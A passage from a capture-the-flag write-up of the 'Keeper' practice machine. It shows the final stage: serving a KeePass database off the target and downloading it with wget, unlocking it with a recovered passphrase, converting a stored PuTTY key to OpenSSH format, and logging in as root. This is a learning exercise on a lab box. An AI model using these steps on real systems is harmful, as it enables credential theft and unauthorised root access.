And with a quick search we find that the phrase refers to a traditional danish recipe called “Rødgrød Med Fløde”, So the passphrase should be something like “rødgrød med fløde”.

So now it’s time to install KeePass on my kali machine so we can check the db file.
sudo apt-get install keepass2

Now on the victim machine, we set up a simple server where the .kdbx is located. So we **cd /tmp** and then **python3 http.server 8080** (We use the port 8080 because we are already using the port 80)


And from the attacker machine, we make a wget in order to get the “passcodes.kdbx” file.



```
❯ wget http://10.10.11.227:8080/passcodes.kdbx
--2025-08-22 11:21:32--  http://10.10.11.227:8080/passcodes.kdbx
Connecting to 10.10.11.227:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3630 (3.5K) [application/octet-stream]
Saving to: ‘passcodes.kdbx’

passcodes.kdbx         100%[==========================>]   3.54K  --.-KB/s    in 0s

2025-08-22 11:21:32 (331 MB/s) - ‘passcodes.kdbx’ saved [3630/3630]

❯ ls
 keepass_dump.py   passcodes.kdbx
```

And now we will run KeePass and open the file we just downloaded, when KeePass ask for a passcode, we will use the phrase we got, “rødgrød med fløde”.

That way, we should have the database ready for us to dive into the information it keeps.



Title	User Name	Password	URL	Notes
keeper.htb (Ti	root	********		PuTTY-User-Ke
Ticketing Syst	lnorgaard	********		http://tickets.ke


Group: Network. Title: Ticketing System. User Name: lnorgaard. Password: ********. Creation Time: 5/24/2023 12:48:41 PM. Last Modification Time: 5/24/2023 12:49:51 PM.

1 of 2 selected Ready.

So after checking the root password on the ssh, it seems that we can't log in through that password.
Anyways we have an SSH-RSA key, so we can access to the root user that way. We will copy the "notes" section into idkey.ppk, in order to create our .key file.
Now that we have a .ppk file we can convert it to proper ssh key with puttygen.

So we have to install putty tools:
sudo apt install putty-tools -y

And then we will use "puttygen idkey.pph -O private-openssh -o id_rsa" in oder to get a id_rsa key to log into the ssh without a root password.



```
❯ ls
idkey.ppk  keepass_dump.py  passcodes.kdbx
❯ puttygen idkey.ppk -O private-openssh -o id_rsa
❯ ls
id_rsa  idkey.ppk  keepass_dump.py  passcodes.kdbx
```


Now we have to assign the correct permissions with chmod 600 id_rsa, what will make ssh don't cry.

Making chmod 600 id_rsa essentially makes that:

6 → **owner permissions** (user). 6 = 4 (read) + 2 (write) → the owner can read and write.
0 → **group permissions** → no one else can do anything.
0 → **other permissions** → no one else can do anything.


Seems obvious but you know, I've been a student too.

Now the only thing left is to connect to the root user.



```
❯ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet c
onnection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
```

And there we go, we have a root session and we have the root flag!



```
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
```

```
❯ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic
x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to
https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
1775383a34[redacted]
```

CONCLUSION

This box tested my ability to combine traditional Linux enumeration with creative exploitation. From identifying the custom keeper service and parsing its behavior, to extracting secrets and leveraging the SSH key for root access, I learned how even minor misconfigurations can lead to full system compromise. Keeper reinforced the importance of careful enumeration, understanding service-specific quirks, and always checking for leftover keys or credentials.